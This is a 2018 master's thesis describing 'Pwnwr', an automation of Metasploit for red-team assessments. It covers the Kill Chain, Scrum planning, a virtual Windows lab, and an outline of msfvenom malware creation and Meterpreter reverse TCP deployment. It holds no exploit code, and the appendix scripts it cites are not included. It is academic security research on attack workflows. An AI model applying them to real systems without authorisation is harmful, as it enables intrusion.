INTERNATIONAL
HELLENIC
UNIVERSITY

Malware Development for Red Teaming Using Metasploit

Petros Katritzidakis

SID: 3307160005

Supervisor: Prof. Georgios Ioannou

SCHOOL OF SCIENCE & TECHNOLOGY

A Thesis submitted for the degree of

Master of Science (MSc) in Communications and Cybersecurity

JANUARY 2018

THESSALONIKI - GREECE

Abstract

With nearly every human endeavor either moving online or being adapted to digitalization that every technology advancement offers, Cybersecurity is in the pole position of the concern of anyone affected by this technological evolution. The aim of this Thesis is to present an automation regarding Metasploit Framework, under the concept of an improved Red Teaming Assessment. The reduction of time and cost during the assessment was key, while their efficiency has leveled up. The understanding of Metasploit Framework played almost the most crucial part throughout the development process, proving that the efficiency of a Red Teaming Assessment is an ideal combination between the mindset of the professionals and the thoroughgoing exploitation of the tools that are used along the way.

Petros Katritzidakis

01/01/2018

Contents

1. Introduction **4**
1.1 Problem Statement 6
2. Literature Review **8**
2.1 Red Teaming 8
2.1.1 Red Teaming in InfoSec 8
2.1.2 Red Teaming Process 11
2.1.3 Red Teaming Operations 13
2.1.4 Using Metasploit in Red Teaming Assessments 16
3. Methodology **18**
3.1 Automation Script Development 18
3.2 Scrum Framework 18
3.3 Pwnwr Aims and Objectives 20
3.4 Pwnwr Product Backlog 22
3.5 Software Setup 24
3.5.1 Base System 24
3.5.2 Testing Network Environment 24
3.5.3 Red Teaming OS 26
3.5.4 Other Tools 26
4. Deployment **28**
5. Conclusions **29**
6. Bibliography **30**
7. Appendix **32**

1. Introduction

With the constantly expanding global interest and integration of computer systems into nearly every aspect of mankind's endeavor, cybercrime has increased rapidly, posing as a severe risk to the civilization of the 21st century, from populations and governments to enterprises and significant infrastructures. According to recent estimations by Hiscox, cybercrime cost the world's economy over $450 billion in 2016 [16], an amount that is expected to be quadrupled to nearly $2 trillion globally by 2019, as stated by Juniper Research [17].

Certain infrastructures, however, present a higher criticality than the others, with the implications of a potential cyber-attack outreaching any economic significance. Such infrastructures concern the energy, water and nuclear sectors, along with the chemical and healthcare ones. In the case of such a critical infrastructure being the victim of an extended and severe cyber-attack, the incursions could generate chaos and turmoil among the affected public, besides any damages caused to the regarding economy.

Taking into consideration the beginning of the mobile computing era and an expectation of 46 trillion devices operating in a connected network by 2021, along with everything else, the potential costs and threats of cybercrime will continue to grow, unless it is restrained. Nevertheless, as advancements in technology work both ways, cyber-criminals are being enhanced by any technological progress, looking for every possible way to disrupt and compromise crucial infrastructures. As a result, constraining and preventing cyber-attacks is a constantly ongoing and evolving process.

In the direction of responding to cybercrime, organizations worldwide are investing on a remarkable scale [18]. The present priorities regarding the allocation of investments, though, prove to be set on cybersecurity decisions that fail to deliver the optimal efficiency [18]. An improved comprehension of the

cybercrime costs could aid the executives in their fight against the adversaries, most of which even develop business patterns, such as ransomware-as-a-service, aiming to international scalability [18].

Cybercrime cost is the key factor to every organization's cybersecurity decision. It depends on the country in which the organization exists and acts, its organizational size, the related industry and the type of the cyber-attack employed against it. In any case, prevention is better than cure and accordingly, resistance against cyber-threats is a customization procedure of cybersecurity solutions.

There are endless techniques of delivering a cyber-attack, the most critical ones have not yet existed. An adversary's current arsenal includes malware, password and brute-force attacks, ransomware, web-based and denial-of-service (hereafter DoS) attacks, amongst a plethora of others. These techniques have also the ability to overload the defensive mechanisms in place, making any critical infrastructure easier to invade. The cost regarding malware and web-based attacks proves to be the highest of all, while recovering from them is time consuming, adding to the overall cost.

Behind every cyber-attack generated, several factors exist. The most influential one follows the cybercrime trends, as the power of a trend tends to rapidly evolve the subject, therefore the results of the adversaries become optimal. Nowadays, three types of attacks stand up from the crowd: social engineering, ransomware and DoS. Regardless of any technological advancements in sliding through an operating system, tricking a user into opening a door will always be an excellent option. Furthermore, ransomware trails the thinking of value subjectivity in user data, while DoS attacks have the power to reinforce every other type of attack.

One vital truth for every organization, despite any distinct characteristics that differentiate one from the other, is that every single one of them needs to be prepared. Dealing with a cyber-attack is only a question of 'when' and for that

reason organizations need to plan for the unplanned. Again, according to Hiscox, there is a gap between the existing cyber-awareness of an organization and the effort being invested into taking it into the next level [16]. This comes to strengthen the point of view that an operational readiness needs to be put constantly into to the test, in pursuance of an up to date cybersecurity.

Employing cybersecurity mechanisms is one of the first steps, if not the first one, towards ensuring Information Security (hereafter InfoSec). Consequently, every mechanism of this kind needs to put into the test, along with the operational readiness of the corresponding organization, and this is where Red Teaming comes into play. The general concept of Red Teaming can be expressed as a dazzling light shed onto the subject under test to reveal areas where effectiveness can be enhanced [19].

Having its origins in military activities, the term "Red Teaming" grew out of them to concern generally every operation that challenges any enterprise or organization, aiming to enhance their effectiveness by engaging into adversarial activities. When used in a cybersecurity context, Red Teaming is a powerful asset in the hands of an organization's executives to access and improve the digital aspect of their infrastructure.

1.1 Problem Statement

Time and cost efficiency are two major concerns in InfoSec. Staying up to date against cybersecurity threats and adversaries requires full time alertness and so do the assessments regarding InfoSec. Red Teaming Operations require manual handing of the software tools used, in many occasions during the assessments, especially when employing client-side attacks.

When engaging with client-side attack activities, the prospect of automation is highly limited, due to the uncertainty of the client-side environment. This uncertainty derives from an out of scope environment, defined by the

unpredictable nature of its end-users' actions. However, automation in client-side is feasible, while Metasploit Framework, a widely used software in Red Teaming, offers promising automation opportunities.

Automating Metasploit procedures, when the Framework is being employed in Red Teaming Operations, can reap significant benefits. The most obvious one is time reduction, deriving from even the elimination of unnecessary seconds between reading an output on the Framework's msfconsole and typing a relative command. Time reduction extends to far more than a simple sped up process, as being able to execute any given task in a shorter amount of time leads to productivity growth, reliability and performance increase, along with extended availability.

Although Metasploit Framework offers excellent automation capabilities by being itself an open-source project, with its code available for everyone to study and customize, not many automation projects exist widely published. Regarding Red Teaming Operations, especially, the availability of relevant automation projects becomes even more rare and their level of precision lies in a primitive stage.

In this Thesis, a script written in Ruby programming language will be introduced, aiming to assist in Red Teaming Operations by automating Metasploit procedures while developing a malware throughout the entire process. The automation script will be built upon two Attack Graphs, both of which will bear a specific objective on the targets, attempting in every way to simulate a real-world cyber-attack scenario, taking advantage of up to date Metasploit Framework modules and its integrated tools. The code of the automation script will be open-source for anyone interested to research and customize.

2. Literature Review

Despite the reliance on technological solutions towards Information Security, organizations, nowadays, seek to invest in the establishment of Information Security Policies (hereafter ISPs). An ISP is designed to protect the assets of an organization, providing the employees with guidelines on how to ensure InfoSec in their workplace. However, the effectiveness of such a policy is proportional to the level employees comply with it, highlighting the measuring of that level as a critical issue.

Without a doubt, cybercriminals pose the principal source of threats against an organization's information infrastructure. Most successful attacks these days involve client-side attacks, which puts the actual endpoints of a network to the crucial position of being the last line of defense. Previous studies on assessing InfoSec underline the importance of taking an attacker-like approach to the assessment.

2.1 Red Teaming

2.1.1 Red Teaming in InfoSec

Given a system or a network, Red Teaming is defined as the process of detecting its vulnerabilities by modelling the activities of an attacker, in a real-life scenario. Red Teaming's ultimate goal is to test and enhance the security of the given system or network, with a purpose of determining the intentions of the adversary [01]. Its role is set within identifying the vulnerabilities of the system or network being deployed on, excluding the addressing of the requirements for an overall InfoSec.

Eric Mainwald [01] defines InfoSec as a mindset of threat and vulnerability assessment, with the purpose of managing the resulting risk properly. In an effort to manage risk, though, the current state of it must be identified. Such an identification process includes assessments from system-level vulnerabilities to organization-wide risks and Penetration Testing. The primary challenge of InfoSec professionals is using the assessments findings for the implementation of risk mitigation strategies is, aiming to minimize risk when the unplanned event takes place.

Red Teaming is only one component of an overarching security infrastructure, being included in the assessment phase of the InfoSec process. A proactive approach to this process analyzes the vulnerabilities of the assets and determines the risks associated with them, resulting in defining the suitable countermeasures as prevention attack mechanisms.

The principal idea is to plan for the unplanned [01]. The vast majority of security incidents, proven to be financially devastating, happen in the expense of an absent planned response. Due to the dynamics of the IT industry and the constant discovery of vulnerabilities in software, remaining up to date requires full time vigilance. InfoSec is represented as mindset and a revolving process, based on Risk Management.

According to Chris Peake [01], the InfoSec process has five (5) revolving steps:

1. Evaluate the current InfoSec measures, methods and policies, aiming to assess the existing state of risk.
2. Supported by the previous assessment, create an ISP with the purpose of effectively managing the related risk.
3. Analyze and implement the appropriate technical tools and security controls in the direction of managing risk.
4. Provide a proper training of InfoSec awareness to the organization through the involvement and cooperation of its employees.

5. Perform an audit to the system or network, in pursuance of confirming that employees comply with the ISP.

   Apparently, the importance of the employees involved in Chris Peake's InfoSec stages illustrates them as the critical end-points of an organization's information infrastructure. The efficiency of the ISP established is based on the training of the employees accordingly, along with their adherence to the policies.

   As it has been mentioned before, Red Teaming is placed in the first (1st) phase of the InfoSec process, the one regarding risk assessment. A Red Team uses tools to identify vulnerabilities, while it proposes possible threats to the object system or network. A Red Teaming approach, though, is more thorough than most adversaries' approach. For the potential attackers, a single vulnerability compromising a system would be enough, as they seek to avoid detection. On the other hand, Red Teaming professionals probe for every possible vulnerability, in the direction of assessing the correlated risk, aiming to produce a complete security assessment.

   Chris Peake states that a Red Teaming assessment takes a multi-layered approach in evaluating separate areas of security [01]. In accordance with the theory of Defense in Depth, the target system or network should be tested at every layer of potential attack.

   Defense in Depth includes the following layers:

1. Perimeter
2. LAN
3. Host
4. Application
5. OS

The concept of Defense in Depth requires the presence of security control at each layer. Red Teaming would assess the policy compliance of these controls in the corresponding layer, focusing on the relationship between the controls and the layer applied onto. The assessment would produce a list of identified vulnerabilities, each of them belonging to a specific area of OSSTMM's Vulnerability Testing Areas [01].

The OSSTMM by Pete Herzog defines five (5) Vulnerability Testing Areas:

1. Human Security Testing
2. Physical Security Testing
3. Wireless Security Testing
4. Telecommunications Security Testing
5. Data Networks Security Testing

Each Testing Area possesses its own distinctive methodology, followed by the related tools to be carried out. Regardless of the Testing Area, though, Red Teaming process is set to be regulated during the whole assessment, abiding to its impartial nature [01].

2.1.2 Red Teaming Process

Red Teaming is frequently described as "ethical hacking". In this manner fundamentally, it must be performed with the absolute confidentiality, discretion, and transparency [01]. Considering the attacker-like approach of Red Teaming, explicit permission is always required by the customer. An assessment can be either general or definite, depending on the customer's intentions and/or cost factors, while many assessments are intentionally kept from the system or network administrators.

One of Red Teaming assessment's components is Penetration Testing, a term regularly confused with Red Teaming itself. Penetration Testing probes a system

or network for already known vulnerabilities, using numerous techniques and tools to gain access, acquire information or even cause damage. Nevertheless, the key element that discerns Red Teaming from Penetration Testing is that the former tests design while the latter tests implementation. Penetration Testing, alone, is incapable of providing a complete security evaluation.

When designing a Red Teaming assessment, a broadly accurate guide is to recognize the weakest security links in the system or network to start the vulnerability assessment from [01]. A study by Matt Bishop, Sophie Engle, Sean Peisert, Sean Whalen and Carrie Gates correlates the significant insider threat problem with the access attributes [04]. People are identified as the weakest link in security and the employees of an organization, especially those who are granted critical system or network privileges, are highlighted as the first objects to be probed for vulnerabilities.

The Red Team conducting the testing should document its actions and procedures all the way. In the event of an incident occurring, due to the assessment, the importance of a proper reporting to be used in retracing is invaluable. Additionally, an appropriate reporting is needed in case of a reassessment, where the verification of the testing results is desired. Under any circumstances, a complete report is as significant as the Red Teaming assessment itself [01].

A Red Team is equipped with a wide-ranging set of tools consisting of hardware and software, brought together by the expertise gained from techniques and experiences. Each Vulnerability Testing Area requires specialization, leading to various skillful professionals teaming up to form a Red Team. Ranging from Port Scanning to Denial of Service testing, efforts in specialization areas combined implement the complete security assessment defined as Red Teaming.

Although there is a collection of commercial, software based, tools opted for network security, it is a widespread practice, for Red Teams, to engage with the

open-source ones. The reasoning for this method is to imitate the actions of the adversary in a real-life scenario. Most hackers would use publicly accessible tools, without, yet, sacrificing quality for low cost offered by open-source software.

2.1.3 Red Teaming Operations

During an assessment, the operations conducted by the Red Team are planned in accordance with the malicious activities of a real-life adversary. Considering the importance of security assessments in large organizations, the attacker-like approach of Red Teaming should adhere to the advances in computer system and network intrusions.

Adversaries, nowadays, tend to target industries possessing extremely confidential data. Lockheed Martin Corporation indicated that the evolution in antivirus technology has led to advancements in the objectives and implementations of InfoSec attacks, as well. A newly emerged type of threat, labeled as Advanced Persistent Threat (hereafter APT), describe a highly skilled and resourced category of attackers, aiming to the compromise of classified information [06].

Lockheed Martin Corporation defined a model of defending to system and network intrusions that comprises of seven (7) stages, connected to the stages of an adversary's APT activities. This model is introduced as the Kill Chain [06], including the following stages:

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command and Control
7. Actions on Objectives

Reconnaissance

In the phase of Reconnaissance, an attacker investigates a target organization system or network, seeking for information on its employees, relationships between them, email addresses, distinguishing technologies used, their vulnerabilities, and practically anything valuable enough to be used in the attack [06]. This information gathering requires using multiple resources and tools, ranging from a simple Google lookup, to the deployment of software tools automating manual information gathering procedures, like Maltego [07] and theHarvester [08].

Acquiring the right information reduces time and cost needed to conduct an attack strategy against a given target. Reconnaissance is, literally, the foundation on which a Red Teaming assessment is built, while information gathered need to be validated before usage [09].

Weaponization

In the Weaponization phase, an attacker creates a deliverable payload for a target, in most cases by using an automated weaponizing tool [06] such as Metasploit [05]. To a greater extend nowadays, the data files that are being used as deliverable payloads are client application data files. These data files are usually Adobe Portable Document Format (hereafter PDF), Microsoft Office documents or image files such as JPEG or PNG [06].

Delivery

The Delivery phase involves the transmission of the weaponized deliverable to the target system or network [06]. According to the Lockheed Martin Computer Incident Response Team (LM-CIRT), three of the most distinctive channels for

distributing payloads by APT adversaries are attachments inside email messages, websites and removable media.

Exploitation

Succeeding the Delivery phase, the weaponized deliverable triggers the execution of the attacker's payload, in most cases, by exploiting an application, a service or a vulnerability of the operating system being deployed on. However, the deliverable could also exploit the end-users, in the meaning of a system vulnerability being unnecessary to execute the code, or even leverage automatic execution features of the operating system itself.

Installation

The objective of the Installation phase is to maintain persistence in the infected system or network. The weaponized malware installs a backdoor that would allow remote access on the target system or network, usable by the adversary [06].

Command and Control

In the Command and Control (hereafter C2) phase, the compromised system or network establishes a C2 channel with the attacker, through Internet traffic, resulting to the attacker gaining a "hands-on" access inside the target. The difference between APT malware and traditional malware is that the former demand a lot of manual handling, while the latter operate, mostly, automatically, due to their self-propagating nature [06].

Actions on Objectives

In the final phase of the Kill Chain, an attacker engages in fulfilling their initial objectives. In most cases, these objectives are related with packaging, encrypting

and exfiltrating critical or sensitive data from the compromised target [06]. Moreover, objectives include manipulating an automated device [10], for example an IoT device, using the compromised host in favor a lateral movement within the network, or even disrupting the availability of critical services or data [06].

Planning and acting in accordance with the processes of a Kill Chain provides a Red Teaming with reliability. The Kill Chain describes with extreme precision the actions of potential adversaries and by following its stages a Red Team would imitate efficiently their behavior. As a result, would conclude with a proportional efficiency in their reporting, progressing with the assessment's revolving process.

2.1.4 Using Metasploit in Red Teaming Assessments

Metasploit [05] is one of the most powerful open-source software used in Penetration Testing [11], therefore in Red Teaming assessments. Metasploit is employed in the development of exploits, payloads and additional tools that may be used in modelling the activities of possible attackers. The framework payloads exceed 470, while its developers continually contribute in its open-source essence.

The Metasploit framework provides a console (msfconsole) that is the most commonly used one, amongst its other interfaces. Msfconsole enables a user perform target scanning, vulnerabilities exploitation or even data collection. Furthermore, standalone payloads may be generated with msfvenom, in case of a target system being patched and Metasploit exploits do not work against the target's vulnerabilities. Meterpreter is one of the payloads of Metasploit and its uniqueness is established on the technique it employs, which is named DLL Injection.
Meterpreter's versatility extends beyond its DLL Injection that offers a stealthy approach of creating a new process in the target machine. Many of Metasploit's post exploitation functions are built in Meterpreter while its number is

extendable by further development. Moreover, additional scripts can be run by meterpreter, fulfilling automation purposes [13].

According to Mohammad Tabatabai Irani and Edgar R. Weippl [13], automating post exploitation procedures is a critical exercise. The importance of post exploitation automation is based on the client-side nature of the post exploitation phase itself. In contrast with the exploitation phase, post exploitation limitations exist due to the requirement of scripting developments on the client side.

Mohammad Tabatabai Irani and Edgar R. Weippl [13] demonstrate ways of automating post exploitation with scripts, using a compromised machine as the base of lateral movement amongst compromised hosts. Additionally, for the sake of automation, another tool has been developed which is called MSFPC [14]. MSFPC automates msfvenom and Metasploit, pursuing the goal of fully automation within the framework. Typically, as it is perceived by the previous two examples, the purpose of automation is facilitation of the user and efficiency between the framework's processes.

3. Methodology

3.1 Automation Script Development

In this chapter, the proposed Automation Script is technically described. The framework employed to manage its development process is Scrum. Hereafter, the proposed Automation Script is referred to as “Pwnwr”.

3.2 Scrum Framework

Scrum belongs to the Agile Framework’s family and it is described as an iterative, as well as an incremental framework [20]. The reason for using such a framework, throughout the development of Pwnwr, is the need for an adaptable and flexible methodology, due to the variability of a Red Teaming environment and the fluidity of its requirements. Agile supports regular and collaborative troubleshooting while the essence of Scrum is found in the formation of a small team, defined by its adaptability and flexibility [20].

A Scrum Team is comprised of three entities: A Product Owner, the Development Team and a Scrum Master. The Product Owner oversees the Product Backlog, which represents a ranked list of the project’s requirements. The Development Team is responsible for delivering the items on the Product Backlog in an incremental way, while the Scrum Master ensures the compliance of the Scrum Team with the Scrum Guide [20].

A Sprint, the key component of development in Scrum, is specific timebox with a duration of one month or less [20]. Its objective is to deliver a releasable segment of the Product Backlog, constituting an increment towards the completion of it. The Scrum Team decides on that increment and plans its actions during a Sprint Planning. Other Scrum Events include the Daily Scrum and the Sprint Review.

The former concerns a short timebox effort for the Development Team to audit its progress, while the latter involves the examination of the increment produced, along with possible adaptations of the Product Backlog.

In the following figure, the fundamental procedures, events and objects in Scrum are depicted, along with the illustrated relationships between them:



Figure 1

Scrum Framework is a container, within which numerous processes, methodologies and techniques may be employed, while the compliance with the Scrum Guide is crucial at any times. Scrum is highly depended on empiricism, collaboration and the preservation of its values of commitment, courage, focus, openness and respect [20].

Is this dissertation, Scrum is proposed as an exceptionally appropriate framework for developing Pwnwr. The requirements regarding Pwnwr would be identified and specified orderly, forming its Product Backlog. Furthermore, there are numerous, as well as different, Metasploit commands and functions to associate and bind together, opting for automation. Following a step by step developing process in an incremental approach allows the focus to be ultimately on each increment under development. Given the already stated variability of a Red Teaming environment, a greater focus results in enhanced adaptability, therefore in improved productivity. Consequently, a procedure as such, corresponding to Scrum practices, would be proven remarkably beneficial.

Even though, in a Scrum Team, everyone has a distinct role, in the case of this dissertation I would take up the role of every team member and perform their tasks respectively. However, the tasks assignment, regarding each role, is consistent to Scrum practices and besides the Scrum Team roles, every other Scrum procedure would be followed accordingly.

3.3 Pwnwr Aims and Objectives

Pwnwr is proposed in the interest of assisting in Red Teaming by accelerating its operations. Taking Red Teaming into consideration, a software as such should be able to perform a part of an overall Risk Assessment, at least. This process involves proper identification of the target network, its hosts' vulnerabilities, along with possible exploits associated with them. As a result, the target's security would be assessed effectively, in an adversary way, while automating the

manual handling of the tools involved would advance the procedure as a whole, improving Red Teaming.

Integrating existing tools and automating their manual handling within Pwnwr is vital. The purpose of Pwnwr is to follow certain Red Teaming procedures and events, identify the manual handling of the tools required during the assessment and bind those activities together. A usual case would be to map the target network, identify its hosts' vulnerabilities and then select the appropriate tools to continue with the assessment. In such case, for example, a network mapping tool would be used, along with a vulnerability scanner and possibly a subsequent Metasploit Exploit Module.

Recording the moves of Pwnwr it highly valuable. At each stage of its execution, a transparent logging of the output would serve two ultimate purposes. First, an assessment's continuity bears its basis on the output of each stage. In such a way, the output of each move would be read by the member, the next move would be planned and then executed accordingly, a process repeated whenever necessary. Secondly, an efficient logging enables optimization and further development to take place on, due to the distinct results provided.

Pwnwr's eventual objective is the deployment of a Metasploit payload in the compromised target. Such a payload is Meterpreter, essentially a remarkable one to be deployed due to its advanced and dynamic extensibility [21]. Meterpreter spreads over the network at its execution by using in-memory DLL injection stagers, resulting in communication between the target and the attacker, brought onto the attacker's console by a client-side Ruby API [21]. Meterpreter is stealthy, powerful and extensible, providing, additionally, a scripting environment to take advantage of automation tasks against the compromised target [21].

3.4 Pwnwr Product Backlog

As it has, already, been mentioned before, anything known to be necessary for the development of a product constitutes the ordered list of the Product Backlog [20]. In a Product Backlog there are listed requirements, features, functions, enhancements and fixes regarding future releases []. However, a Product Backlog never ceases to progress, being tightly linked to the constant evolution of the product itself and its environment [20].

After conducting an analysis on the aims and objectives of Pwnwr, the following requirements are determined:

Requirements:
1. Risk Assessment
2. Logging
3. Pre-existing Tools Integration and Automation
4. Payload Execution

The above requirements are of a wider focus and the product of an initial analysis. According to Scrum practices, these initial requirements will pass through a first phase of refinement, producing the features of Pwnwr, along with the functions that would implement them. The following features and functions are determined:

Features:
1. Network Mapping
2. Vulnerability Scanning
3. Database Integration
4. XML and TXT Logging
5. Vulnerability Exploitation Using Metasploit
6. Malware Creation for Client-Side Exploitation
7. Meterpreter Payload Against Compromised Target

8. Metasploit Automation

Functions:

1. Nmap within Metasploit
2. Nessus Vulnerability Scanner within Metasploit
3. PostgreSQL Database integrated with Metasploit.
4. Nmap XML Output and Msfconsole Output Spooling Command
5. Exploit Search, Selection and Use Against Target
6. Malware Creation Using Msfvenom
7. Meterpreter Payload Deployment
8. Automation Script

Following the requirements analysis and the definition of their features and functions, the Pwnwr Product Backlog is specified in the table below:

Table 1: Pwnwr Product Backlog

Priority	**Item**
1	Network Mapping Using Nmap within Metasploit
2	Vulnerability Scanning Using Nessus Vulnerability Scanner within Metasploit
3	XML and TXT Logging Using Nmap XML Output and Msfconsole Output Spooling Command
4	Vulnerability Exploitation by Searching, Selecting and Using Metasploit Exploit Modules Against the Target
5	Malware Creation for Client-Side Exploitation Using Msfvenom
6	Deployment of a Meterpreter Payload Against the Compromised Target
7	Automation Script Merging All the Above Mentioned Metasploit Commands and Procedures
	Metasploit Automation is involved in every item. The entry of Automation Script, as a 7th item in the Product Backlog, is to emphasize the merging of the whole Product Backlog in an Automation Script.

3.5 Software Setup

The Operating Systems and the software used during the Pwnwr development are described in this section. Metasploit Framework is the main software that will be used during the development of the automation script binding procedures that would require manual handling. Metasploit's msfconsole will be the main console of using Metasploit, along with Metasploit's msfvenom.

3.5.1 Base System

In the first place, the base system that would be used for every operation is a Windows 7 Personal Computer OS. Its details are depicted more extensively in Table 2. This Personal Computer would be the basis of the Testing Network Environment to be created for the Pwnwr testing, along with the OS that would be used for the development of Pwnwr's source code, both powered by a Virtualization Software.

Table 2

System Properties	**Windows 7**
Processor	Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz * 4
RAM	16 GB
System Type	64-bit OS, x64-based Processor
OS Edition	Windows 7 Ultimate

3.5.2 Testing Network Environment

Before any source code development, a Testing Network Environment would be created using a Virtualization Software, as previously mentioned. As far as the basis system's specifications are concerned, according to Table 01, the Virtualization Software could effectively virtualize 7 machines, with 2 GB of

RAM allocated to six of them and 4 GB of RAM allocated to the Red Teaming OS, used for the development of Pwnwr. Subsequently, 6 machines would simulate effectively the Testing Network Environment.

The primary purpose behind creating such a network is to simulate a basic, small and medium-sized enterprise (SME) network, in the direction of demonstrating how Pwnwr could manoeuvre inside it. In addition to this, the simulated network would be used during the Pwnwr development to test each part of its source code, in accordance with the Scrum practices, before Pwnwr's is thoroughly employed against it.

According to StatCounter GlobalStats [22], the Desktop Operating System Market Share Worldwide [22] statistic, up until November 2017, shows an 82.74% of Windows and a 13.23% of OS X in the market, two percentages that are by far the most prevalent ones. Regarding the capability of 6 machines to be virtualized for a Testing Network Environment, the network would exclusively comprise of Windows systems, since in the field of 6 an OS X machine does not manage to exist as a unit.

Taking the same source into consideration, the Desktop Windows Version Market Share Worldwide [22] statistic, up until November 2017, shows a 42.51% of Windows 7 and a 41.36% of Windows 10 in the market. It is perceived, without a doubt, that in the Windows market share, Windows 7 and Windows 10 are used nearly in the same extend. As a result, the Testing Network Environment would comprise of 3 Windows 7 and 3 Windows 10 operating systems. The details of these operating systems are illustrated in the following table, Table 3.

Table 3

System Properties	**Windows 7**	**Windows 10**
Processor	Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz * 2	Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz * 2
RAM	2 GB	2 GB

System Type	64-bit OS, x64-based Processor	64-bit OS, x64-based Processor
OS Edition	Windows 7 Pro	Windows 10 Pro

3.5.3 Red Teaming OS

The operating system that would be used for the development of Pwnwr is Kali Linux [23]. Kali Linux [23] distribution is a Debian-based platform, especially designed for Security Auditing and Penetration Testing [15]. Kali Linux[] comes with a plethora of Penetration Testing tools pre-installed, one of which is Metasploit Framework. Extensive details of the Kali Linux [23] distribution used, are illustrated in the following table, Table 4.

Table 4

System Properties	**Kali Linux**
Processor	Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz * 2
RAM	4 GB
System Type	64-bit OS, x64-based Processor
OS Edition	Kali Linux 2017.3

3.5.4 Other Tools

In following table, Table 5, there are details regarding the rest of the tools used for the Pwnwr development. The Virtualization Software used is VMware [24]. As it has been mentioned before, Metasploit Framework is used throughout the whole Red Teaming Assessment. The programming language used is Ruby [25], a scripting language that is also the language in which Metasploit is programmed, and the source code editor used is Sublime Text [26], a modern and powerful text editor. Nessus Vulnerability Scanner [27] is the Vulnerability Scanner Plugin for Metasploit.

Table 5

Tools Type	**Tools**
Virtualization Software	VMware Workstation 12.0.0 Player
Penetration Testing Software	Metasploit 4.14
Programming Language	Ruby 2.4.2
Source Code Editor	Sublime Text 3
Vulnerability Scanner	Nessus Home Vulnerability Scanner

4. Deployment

Following the deployment of Pwnwr, two scripts in the form of Metasploit Resource Scripts are provided. These two resource scripts exist at the Appendix of this Thesis.

The resource scripts provided should placed inside the following folder of Metasploit Framework:

/usr/share/metasploit-framework/scripts/resource

The way to run them is by typing the following command in msfconsole, followed by the name of the resource script:

resource <resource_script_name>

Regarding the implementation of these two resource scripts, two certain attack graphs have been followed, representing the kind of the Red Teaming Attack that shaped each resource script. The first attack graph, associated with resource script "attackone.rc" concerns the avoidance of taking advantage of an exploit on the target, but rather create a malware according to the target's Operating System, to be delivered through Social Engineering.

The attack graph of second resource script concerns the exploitation of any vulnerabilities of the targets' Operating System, found after conducting a vulnerability scanning. Using the Metasploit plugin of Nessus Vulnerability Scanner, the target network is scanned, and any vulnerabilities found are used against the target to gain access to its systems through a Meterpreter Reverse TCP payload.

The malware created during the first attack graph, along with the log regarding the network mapping, are attached to this Thesis as separate files for an overall submission.

5. Conclusions

One exciting characteristic of Red Teaming Assessments is the customization required throughout the whole process and how every element, regarding the target, co-exists with the others in place. Customization is key, along with the concepts of cost and efficiency, bound with every Red Teaming Assessment.

